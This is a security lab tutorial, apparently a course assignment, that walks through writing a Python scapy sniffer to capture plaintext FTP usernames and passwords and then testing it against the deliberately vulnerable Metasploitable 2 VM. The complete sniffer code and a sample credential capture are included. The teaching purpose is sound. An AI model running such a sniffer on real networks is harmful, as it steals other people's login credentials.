

Python FTP Sniffer Tutorial

Contents

Python FTP Sniffer Tutorial	1
FTP	1
Tutorial 1: FTP Sniffer.....	1
Tutorial 2: Install Metasploitable 2.....	3
Tutorial 3: Capture FTP Username and Password	4
Assignment Submission	5

Time required: 60 minutes

FTP

This Tutorial will use Kali Linux and Metasploitable 2 to sniff the username and password from an FTP (File Transfer Protocol) connection. An FTP connection is plain text and is now seldom used. SFTP (SecureFTP) has taken its place.

When using regular FTP, both ends of the communication don't use any sort of encryption. Any data sent between them can be intercepted and read in transit. As hackers, we can watch this information go back and forth and detect and capture a successful login.

Tutorial 1: FTP Sniffer

This tutorial will use Kali Linux. It will not work on Windows.

```
1 #!/usr/bin/env python3
2 """
3     Name: ftp_sniffer.py
4     Author:
5     Created:
6     Use scapy sniff to capture plain text ftp username and password
7 """
8 from scapy.all import *
```

Line 1 is called a **shebang**. It tells Linux where to find the Python interpreter if we change the permissions to make this an executable script. We are using Python 3.

Line 8 imports the **scapy** library. **scapy** comes pre-installed in Kali Linux.

```

11 # ----- FTP SNIFF ----- #
12 def ftp_sniff(pkt):
13     # Get the destination IP layer
14     # get the dst field (destination IP address)
15     destination = pkt.getlayer(IP).dst

```

The ftp_sniff() function is called for each packet that is sniffed. It takes a single packet (pkt) as a parameter. We get the destination IP address of the FTP server from the IP packet layer.

```

17     # sprintf formats a packet in human readable form
18     raw = pkt.sprintf(" %Raw.load%")

```

The captured packet is in binary. The scapy sprintf() function formats a packet as a formatted string.

```

20     # Find specific items using regex
21     # This library finds information in a string (raw) by patterns
22     # findall returns a list of all possible matches
23     user = re.findall("(?i)USER (.*)", raw)
24     pswd = re.findall("(?i)PASS (.*)", raw)

```

Regex (re) finds specific information in a string by using pattern matching. This will find the USER and PASSWORD information in the formatted raw packet. Findall returns the information as a list.

```

27     if user:
28         # If the username exists, print information
29         print(f" [*] Detected FTP Login to: {destination}")
30         # Select first element from list
31         print(f" [*] User: {user[0]}")
32     elif pswd:
33         # If the password exists, print information
34         # Select first element from list
35         print(f" [*] Password: {pswd[0]}")

```

We are processing packets one at a time. We want to extract only the first username and password field from the string. We print the first item in the list returned from the findall() function.

```

38 # ----- MAIN ----- #
39 def main():
40     try:
41         # Scapy packet sniff function call with 2 parameters
42         sniff(
43             filter="tcp port 21", # Filter to capture ftp packets port 21
44             prn=ftp_sniff        # Function call for each packet sniffed
45         )
46     except KeyboardInterrupt:
47         # CTRL-C will exit the program
48         exit(0)
49
50
51 main()

```

The main function sniffs each packet going through the default network interface. The filter "tcp port 21" only captures ftp packets. Each packet that meets the filter conditions is sent to the ftp_sniff() function for processing.

Tutorial 2: Install Metasploitable 2

Metasploitable 2 is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.


1. Go to <https://sourceforge.net/projects/metasploitable>
2. Download the latest version.
3. Extract the files from the zip file.
4. This is a VirtualBox virtual machine. Start Virtual Box.
5. Create a new Machine.
6. Name it Metasploitable 2.
7. Pick **Linux → Other Linux (64-bit)**. Click Next.
8. Leave or set the memory to 512 MB. Click Next.
9. Click Next. Use an existing Virtual Hard Disk File.
10. Click the **Browse** button → Click **Add** → Browse to the location of the Metasploitable download. Click **Choose**.

11. Choose **Metasploitable.vmdk** Click Next.

12. Click Finish.


Tutorial 3: Capture FTP Username and Password

1. Configure both **Kali Linux** and **Metasploitable 2** to be on the **Bridged Interface**.
2. Start **Kali Linux** and **Metasploitable 2**.
3. Logon to Metasploitable 2.
 - a. Get and write down the IP address: **ip a**
4. In Kali Linux → open a terminal session and go to where you created your program:
sudo python3 ftp_sniffer.py
5. In Kali Linux → open another terminal session. Enter the following commands.



```
user@kali: ~  
File Actions Edit View Help  
(user@kali)-[~]  
$ ftp 192.168.9.126  
Connected to 192.168.9.126.  
220 (vsFTPd 2.3.4)  
Name (192.168.9.126:user): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

6. Go to the terminal running your ftp sniffer program. You should see the same credentials as shown below.



```
File Actions Edit View Help  
(user@kali)-[~]  
$ cd Code  
(user@kali)-[~/Code]  
$ sudo python3 ftp_sniffer.py  
[sudo] password for user:  
[*] Detected FTP Login to: 192.168.9.126  
[*] User: msfadmin\r\n'  
[*] Password: msfadmin\r\n'
```

7. Use poweroff on each virtual machine.

Assignment Submission

- Attach all program files.
- Insert a screenshot of successful run of the programs.
- Submit the assignment in BlackBoard.